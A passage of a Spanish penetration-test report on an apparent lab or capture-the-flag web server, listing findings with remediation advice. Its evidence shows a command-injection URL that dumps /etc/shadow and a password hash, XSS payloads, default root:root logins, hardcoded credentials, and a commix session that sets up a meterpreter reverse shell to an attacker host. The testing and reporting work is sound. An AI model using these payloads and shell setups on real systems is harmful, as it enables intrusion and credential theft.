Exposición de información sensible en el código	Alta	Abierta	Utilizar prácticas de desarrollo seguro y herramientas de escaneo de seguridad en el código, para evitar exponer información sensible.
Uso de credenciales predeterminadas roo:root	Crítica	Abierta	Implementar políticas de contraseñas seguras.
Acceso al servidor James	Alta	Abierta	Cambiar credenciales predeterminadas, implementar acceso restringido a personal autorizado.
Vulnerabilidad a Ataques DDoS	Media	Abierta	Aplicar la actualización necesaria al sistema.
CSRF (Cross Site Request Forgery)	Media	Abierta	Uso de <i>tokens</i> CSRF para cada solicitud de usuario y configurar cookies con el atributo <i>SameSite</i> .
Encabezado sin configurar Content Security Policy (CSP)	Media	Abierta	Configurar CSP en el encabezado.
Captura de credenciales de autenticación	Crítica	Abierta	Implementar https y un mecanismo de autenticación seguro que no envíe el usuario y la contraseña sin cifrar.
XSS (Reflejado)	Alta	Abierta	Sanitizar y validar las entradas.
Inexistencia de encabezados Anti-clickjacking	Media	Abierta	Configurar la cabecera HTTP X-Frame-Options y deshabilitar <i>iframes</i> si no se emplean en el código
Exposición de información en errores	Baja	Abierta	Ocultar los detalles del servidor, ip y puerto en los mensajes de error.

Creación de un Shell Remoto	Alta	Abierta	Desactivar el acceso remoto a servicios inseguros. Monitorear mediante herramientas la creación de shells remotos.
Escalada de privilegios (CVE-2017-16995)	Crítica	Abierta	Actualizar el sistema a una versión que incluya un kernel igual o posterior al 4.14.8.

Informe técnico

Vulnerabilidad: Command Injection

Identificador: OWASP-03-2021: Inyección de Comandos

Criticidad: Crítica (CVSS 9.0)

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

- URL: http://192.168.1.57/ping/index.php?ip=

Descripción de la Vulnerabilidad:

La aplicación permite la ejecución de comandos del sistema operativo a través de la entrada del usuario sin una adecuada validación o saneamiento de los datos, lo que permite la ejecución de comandos en el servidor. Como, por ejemplo:

http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/etc/shadow

Evidencias:

← ↻ ⚠ No seguro | 192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/etc/shadow

Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, es bastante inestable y no funciona bien, ¡

Se ha recibido la IP 127.0.0.1;cat /etc/shadow

Iniciando ping...

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.017/0.023/0.032/0.005 ms  
root::!17507:0:99999:7:::  
daemon*:17379:0:99999:7:::  
bin*:17379:0:99999:7:::  
sys*:17379:0:99999:7:::  
sync*:17379:0:99999:7:::  
games*:17379:0:99999:7:::  
man*:17379:0:99999:7:::  
lp*:17379:0:99999:7:::  
mail*:17379:0:99999:7:::  
news*:17379:0:99999:7:::  
uucp*:17379:0:99999:7:::  
proxy*:17379:0:99999:7:::  
www-data*:17379:0:99999:7:::  
backup*:17379:0:99999:7:::  
list*:17379:0:99999:7:::  
irc*:17379:0:99999:7:::  
gnats*:17379:0:99999:7:::  
nobody*:17379:0:99999:7:::  
systemd-timesync*:17379:0:99999:7:::  
systemd-network*:17379:0:99999:7:::  
systemd-resolve*:17379:0:99999:7:::  
systemd-bus-proxy*:17379:0:99999:7:::  
syslog*:17379:0:99999:7:::  
_apt*:17379:0:99999:7:::  
messagebus*:17507:0:99999:7:::  
uuuid*:17507:0:99999:7:::  
deloitte:$1$9ABWnCp/$jCaUM7F57.NTzp6oE2x2d/:17507:0:99999:7:::  
mysql::17507:0:99999:7:::  
sshd*:17507:0:99999:7:::  
ftp*:17507:0:99999:7:::  
ftp*:17507:0:99999:7:::
```

Referencias:

[OWASP Command Injection](#)

Vulnerabilidad: Acceso Anónimo FTP

Identificador: OWASP-A06-2021: Componentes vulnerables y obsoletos.

Criticidad: Alta (CVSS 7.5)

Servicio Afectado: Servidor FTP (vsftpd 3.0.3): 192.168.1.57, puerto 21

Descripción de la Vulnerabilidad:

El servidor FTP permite el acceso anónimo y la descarga de ficheros, lo que posibilita la obtención de archivos del servidor.

Evidencias:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ftp 192.168.1.57  
Connected to 192.168.1.57.  
220 (vsFTPd 3.0.3)  
Name (192.168.1.57:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> dir  
229 Entering Extended Passive Mode (|||61330|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 ftp ftp 30 Dec 07 2017 flag.txt  
226 Directory send OK.  
ftp> get flag.txt  
local: flag.txt remote: flag.txt  
229 Entering Extended Passive Mode (|||61707|)  
150 Opening BINARY mode data connection for flag.txt (30 bytes).  
100% |*****| 30 2.41 KiB/s 00:00 ETA  
226 Transfer complete.  
30 bytes received in 00:00 (2.07 KiB/s)  
ftp> █
```

Referencias:

[A3:2017-Sensitive Data Exposure](#)

Vulnerabilidad: Enumeración de Directorios

Identificador: OWASP-A05-2021: Configuración incorrecta de seguridad.

Criticidad: Media (CVSS 6.5)

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

URL: <http://192.168.1.57/uploads/> [Permite el acceso]

URL: <http://192.168.1.57/server-status/> [Acceso restringido]

Descripción de la Vulnerabilidad:

La falta de protección adecuada en las rutas de directorios puede permitir a un atacante descubrir estructuras internas de archivos a través de respuestas del servidor.

Evidencias: Resultado del escaneo con *Gobuster* y *OWASP zap* el cual revela la existencia de directorios no protegidos.

```
File Actions Edit View Help
└─ # gobuster dir --url http://192.168.1.57 --wordlist /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt





























Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.57
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 314] [→ http://192.168.1.57/uploads/]
/ping (Status: 301) [Size: 311] [→ http://192.168.1.57/ping/]
/server-status (Status: 403) [Size: 300]
/login_2 (Status: 401) [Size: 459]
/login_1 (Status: 301) [Size: 314] [→ http://192.168.1.57/login_1/]
Progress: 1273832 / 1273833 (100.00%)

Finished
```

- ▼   http://192.168.1.57
 -   GET:/
 -   GET:cyberacademy
 - >   cyberacademy
 -   GET:estilos.css
 -   GET:estilos.css(-d allow_url_include=1 -d auto_prepend_f...)
 -   GET:favicon.ico
 -   GET:login_1
 - >   login_1
 - >   login_2
 -   GET:ping
 - >   ping
 -   GET:robots.txt
 -   GET:sitemap.xml

Referencias:

[A6:2017-Security Misconfiguration](#)

Vulnerabilidad: Exposición de Información en archivo ‘robots.txt’

Identificador: OWASP-05-2021: Configuración incorrecta de seguridad.

Criticidad: Baja (CVSS 4.0)

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

URL: http://192.168.1.57/robots.txt

Descripción de la Vulnerabilidad:

El archivo robots.txt está configurado incorrectamente y expone la ruta ‘/cyberacademy’ que debería estar protegida.

Evidencias:



Comprobamos que la ruta esté activa:



Referencias:

[A05:2021 – Security Misconfiguration](#)

Vulnerabilidad: Exposición de Información Sensible en el Código

Identificador: OWASP-A04-2021: Diseño inseguro.

Criticidad: Alta (CVSS 7.0)

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

URL: http://192.168.1.57/login_1

Descripción de la Vulnerabilidad:


El código fuente expone credenciales sensibles como contraseñas sin cifrado.

Evidencias: Se puede evidenciar directamente desde la página con la opción de inspeccionar y visualizando el cuerpo del script o con el uso de la herramienta de *Burp suite*.

- Desde la opción de ‘inspeccionar’:

```
<html>
  <head> </head>
  <body>
    <script>
      function function_login(){
        if (document.form.password.value=='supersecret' &&
            document.form.login.value=='admin'){
          document.form.submit();
        }
        else{
          alert("Usuario y/o contraseña incorrectos");
        }
      }
    </script>
    <form name="form" action="index.php" method="post">
      <p>
        <input type="password" name="password">
        <input onclick="function_login()" type="button" value="Acceder">
      </p>
    </form>
  </body>
</html>
```

- Desde Burp suite:



Comprobando el usuario: 'admin' y la contraseña 'supersecret', obtenemos:

BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}

Usuario:

Contraseña:

Referencias:

[A04:2021 – Diseño inseguro](#)

Vulnerabilidad: Uso de Credenciales Predeterminadas (root:root)

Identificador: OWASP-A07-2021: Errores de identificación y autenticación.


Criticidad: Crítica (CVSS 9.0)

Servicio Afectado: JAMES Remote Admin 2.3.2.1, puerto 4555

Descripción de la Vulnerabilidad:

Se detectó el uso de credenciales predeterminadas root:root en el acceso a *james*, mediante el cliente de correo *telenet*, lo que permite una total libertad de actuación por parte de cualquier atacante.

Evidencias: Empleamos el comando '*telnet 192.168.1.57 4555*' con el usuario '*root*' y la contraseña '*root*'.



```
File Actions Edit View Help
(kali@kali)-[~]
$ telnet 192.168.1.57 4555
Trying 192.168.1.57...
Connected to 192.168.1.57.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2.1
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 1
user: kali
```

Referencias:

[A07:2021 – Errores de identificación y autenticación](#)

Vulnerabilidad: Acceso al Servidor James

Identificador: OWASP-A07-2021: Errores de identificación y autenticación.


Criticidad: Crítica (CVSS 9.0)

Servicio Afectado: JAMES Remote Admin 2.3.2.1, puerto 4555

Descripción de la Vulnerabilidad:

La configuración del servidor James permite acceso con credenciales predeterminadas a servicios de correo, lo que podría permitir a un atacante enviar correos maliciosos o comprometer la integridad del servidor.

Evidencias:



```
File Actions Edit View Help
(kali@kali)-[~]
$ telnet 192.168.1.57 4555
Trying 192.168.1.57 ...
Connected to 192.168.1.57.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2.1
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
adduser vulnerable vulnerable
User vulnerable added
listusers
Existing accounts 2
user: kali
user: vulnerable
█
```

Referencias:

[OWASP Email Security](#)

Vulnerabilidad: Vulnerabilidad a Ataques DDoS

Identificador: CVE-2007-6750

Criticidad: Media (CVSS 5.0)


Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

Descripción de la Vulnerabilidad:

La infraestructura no cuenta con medidas para mitigar ataques DDoS, mediante la técnica ‘*slowloris*’. Esta, se basa en mantener abiertas muchas conexiones con el servidor web, pero enviando datos de manera extremadamente lenta y parcial. De esta manera, el servidor no puede cerrar las conexiones porque las solicitudes están incompletas, pero al mismo tiempo no puede terminar de procesarlas.

Evidencias:

Empleamos ‘*Metasploit*’ para comprobar dicho ataque:



Como se observa en la imagen de la derecha, el servidor está caído, luego es susceptible a un ataque 'DDoS'.

Referencias:

[OWASP Denial of Service](#)

[CVE-2007-6750](#)

Vulnerabilidad: CSRF (Cross Site Request Forgery)

Identificador: OWASP-A01-2021: Control de acceso roto.

Criticidad: Medio (CVSS 6.0)

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

URL: http://192.168.1.57/login/index.php

Descripción de la Vulnerabilidad:

La aplicación es vulnerable a un ataque de Cross-Site Request Forgery (CSRF) debido a la falta de mecanismos adecuados para prevenir este tipo de ataque como es el *token Anti-CSRF*. Este ataque se aprovecha de la confianza que un servidor tiene en el navegador de un usuario.

Evidencias: En la siguiente imagen del código se observa que no existe dicho token.


```

<body>
  "BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}"
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Login Seguro 1</title>
  <script>
    function function_login(){
      if (document.form.password.value=='supersecret' &&
        document.form.login.value=='admin'){
        document.form.submit();
      }
      else{
        alert("Usuario y/o contraseña incorrectos");
      }
    }
  </script>
  <form name="form" action="index.php" method="post">
    <p>
      "Usuario: "
      <input type="text" name="login">
    </p>
    <p>
      "Contraseña: "
      <input type="password" name="password">
      <input onclick="function_login()" type="button" value="Acceder">
    </p>
  </form>
</body>

```

Referencias:

[Cross Site Request Forgery \(CSRF\)](#)

Vulnerabilidad: Encabezado sin configurar Content Security Policy (CSP)

Identificador: OWASP-A05-2021: Malaconfiguración de seguridad

Criticidad: Medio (CVSS 5.0)

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

URL: <http://192.168.1.57> (todos los directorios)

Descripción de la Vulnerabilidad:

La aplicación es vulnerable debido a la falta de configuración del encabezado HTTP Content-Security-Policy (CSP). El Content Security Policy es una medida de seguridad que ayuda a prevenir una variedad de ataques, como Cross-Site Scripting (XSS) y ataques de inyección de código, limitando las fuentes de contenido que el navegador puede cargar y ejecutar en una página web.

Evidencias: No aparece en el encabezado de ningún directorio.

```

(root@kali)~/home/kali
# curl -I 192.168.1.57
HTTP/1.1 200 OK
Date: Thu, 02 Jan 2025 17:14:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=UTF-8


(root@kali)~/home/kali
# curl -I http://192.168.1.57/Login_1
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/Login_1/
Content-Type: text/html; charset=iso-8859-1

(root@kali)~/home/kali
# curl -I http://192.168.1.57/Login_2
HTTP/1.1 401 Unauthorized
Date: Thu, 02 Jan 2025 17:14:19 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Area Segura"
Content-Type: text/html; charset=iso-8859-1

(root@kali)~/home/kali
# curl -I http://192.168.1.57/ping
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/ping/
Content-Type: text/html; charset=iso-8859-1

```

Además, probamos directamente en el directorio *login_1*:



← ↻ No seguro | 192.168.1.57/login_1/index.php?login=pedro&password=pedro

Usuario:

Contraseña:

Por tanto, la aplicación permite que el navegador cargue recursos desde cualquier fuente.

Referencias:

[CWE-693](#)

[OWASP-A05-2021](#)

Vulnerabilidad: Captura de credenciales de autenticación

Identificador: OWASP-A02-2021: Error criptográfico

Criticidad: Crítico (CVSS 9.0)


Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

URL: http://192.168.1.57/login_2/

Descripción de la Vulnerabilidad:

Se utiliza un mecanismo de autenticación inseguro, lo que permite mediante un analizador de red, como *Wireshark*, analizar el tráfico e interceptar las credenciales y como estas, están en base64, es sencillo decodificarlas.

Evidencias:



Referencias:

[OWASP-A02-2021](#)

[Testing for Credentials Transported over an Encrypted Channel](#)

Vulnerabilidad: XSS (Reflected)

Identificador: OWASP-A03-2021:

Criticidad: Alta (CVSS 8.5)

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

URL: <http://192.168.1.57/ping/index.php?id=>

Descripción de la Vulnerabilidad:


En este tipo de ataque, el código malicioso inyectado por el atacante se refleja directamente en la respuesta del servidor sin ser procesado adecuadamente. Este ataque puede llevar al robo de sesiones, obtención de información, phishing, defacement o incluso instalar código malicioso.

Evidencias: Gracias a *XSStriker* encontramos una gran cantidad de inyecciones:

```

XSStriker v3.1.5
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: ip
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3071
-----
[+] Payload: <hTML%0donMOuSeOvEr%0a=%0a(confirm)()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: <a%0doNMoUSEoVEr+=+confirm(%)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: <A%0d0np0interENTER%0d=%0d(prompt)`>`v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: <dETAIL%0aONTogglE+=+(confirm)(>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
-----
[+] Payload: <details%0doNTogGLE%09=%09a=prompt,a(>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
-----
```

Probamos con el básico: `<script>alert("Vulnerable a XSS")</script>`



Referencias:

[OWASP-A03-2021](#)

Vulnerabilidad: Inexistencia de encabezados Anti-clickjacking

Identificador: OWASP-A05-2021: Mala configuración de seguridad

Criticidad: Media (CVSS 6.0)

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

URL: <http://192.168.1.57/> (Todos los directorios)

Descripción de la Vulnerabilidad:

Se da, cuando un atacante engaña a los usuarios para que hagan clic en un botón o enlace que, sin el conocimiento del usuario, activa una acción en un sitio web diferente. Puede ser aprovechado para robar información personal, ejecutar acciones no deseadas o realizar fraude.

Evidencias: Gracias al comando *curl* vemos que no está configura 'X-Frame-Options' o la directiva 'frame-ancestors'.

```
(root@kali)~[/home/kali]
# curl -I 192.168.1.57
HTTP/1.1 200 OK
Date: Thu, 02 Jan 2025 17:14:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=UTF-8

(download)

(root@kali)~[/home/kali]
# curl -I http://192.168.1.57/login_1
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/login_1/
Content-Type: text/html; charset=iso-8859-1

(download)

(root@kali)~[/home/kali]
# curl -I http://192.168.1.57/login_2
HTTP/1.1 401 Unauthorized
Date: Thu, 02 Jan 2025 17:14:19 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Area Segura"
Content-Type: text/html; charset=iso-8859-1

(download)

(root@kali)~[/home/kali]
# curl -I http://192.168.1.57/ping
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/ping/
Content-Type: text/html; charset=iso-8859-1
```

Referencias:

[CWE-1021](#)

[OWASP-A05-2021](#)

Vulnerabilidad: Exposición de información en errores

Identificador: OWASP-A05-2021: Mala configuración de seguridad

Criticidad: Bajo (CVSS 3.5)

Servicio Afectado: HTTP, Servidor Web (Apache httpd 2.4.18), puerto 80

Descripción de la Vulnerabilidad:

Cuando alguno de los directorios muestra algún mensaje de error, en este mismo va indexada información del servidor, su versión, ip y puerto.

Evidencias:

Error 500 en el servidor interno:

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at webmaster@localhost to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80


Error 404 'Not found':

Not Found

The requested URL /login_ was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80

Error 403 'Forbidden':



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80

Referencias:

[OWASP-A05-2021](#)

[CWE-200](#)

Vulnerabilidad: Creación de un Shell Remoto

Identificador: OWASP-A03-2021: Inyección de Comandos

Criticidad: Crítica (CVSS 9.0)

Servicio Afectado: http, Servidor web (Apache httpd 2.4.18), puerto 80

Descripción de la Vulnerabilidad:

Se puede obtener un shell remoto gracias a la vulnerabilidad de ‘*command injection*’, lo que le permite ejecutar comandos en el servidor y subir binarios maliciosos.

Evidencias: Se emplea por ejemplo, la herramienta ‘*COMMIX*’ o ‘*Metasploit*’, en primer lugar, empleamos *commix* ‘*python commix.py --*

url="http://192.168.1.57/ping/index.php?ip=127.0.0.1"’:

```
(root@kali)~[/usr/share/commix]
# python commix.py --url="http://192.168.1.57/ping/index.php?ip=127.0.0.1" --reverse_tcp

v4.0-dev#115
https://commixproject.com
(@commixproject)

Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization before using this tool. The user is responsible for any misuse or damage caused by this program.

[12:42:19] [warning] You haven't updated commix for more than 46 days!
[12:42:19] [info] Testing connection to the target URL.
[12:42:28] [info] Checking if the target is protected by some kind of WAF/IPS.
[12:42:37] [info] Performing identification (passive) tests to the target URL.
[12:42:40] [warning] Target's estimated response time is 3 seconds. That may cause serious delays during the data extraction process.
Resumed GET parameter 'ip' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
```

Queremos obtener una reverse shell, por lo que empleamos el comando ‘*reverse_tcp*’ y usamos ‘*PHP meterpreter*’:

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.1.25
LHOST => 192.168.1.25
commix(reverse_tcp) > set lport 9999
LPORT => 9999
Available reverse TCP shell options:
* Type '1' for netcat reverse TCP shells.
* Type '2' for other reverse TCP shells.
commix(reverse_tcp) > 2
Available generic reverse TCP shell options:
* Type '1' to use a PHP reverse TCP shell.
* Type '2' to use a Perl reverse TCP shell.
* Type '3' to use a Ruby reverse TCP shell.
* Type '4' to use a Python reverse TCP shell.
* Type '5' to use a Socat reverse TCP shell.
* Type '6' to use a Bash reverse TCP shell.
* Type '7' to use a Ncat reverse TCP shell.
* Type '8' to use a Python reverse TCP shell (windows).
Available meterpreter reverse TCP shell options:
* Type '9' to use a PHP meterpreter reverse TCP shell.
* Type '10' to use a Python meterpreter reverse TCP shell.
* Type '11' to use a meterpreter reverse TCP shell (windows).
* Type '12' to use the web delivery script.
commix(reverse_tcp_other) > 9
[13:36:32] [info] Generating the 'php/meterpreter/reverse_tcp' payload.

[13:36:41] [info] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window)
[13:36:41] [info] Once the loading is done, press here any key to continue...
```

Copiamos “*msfconsole -r...*”, y lo pegamos en otra pestaña para iniciar la reverse shell:

```
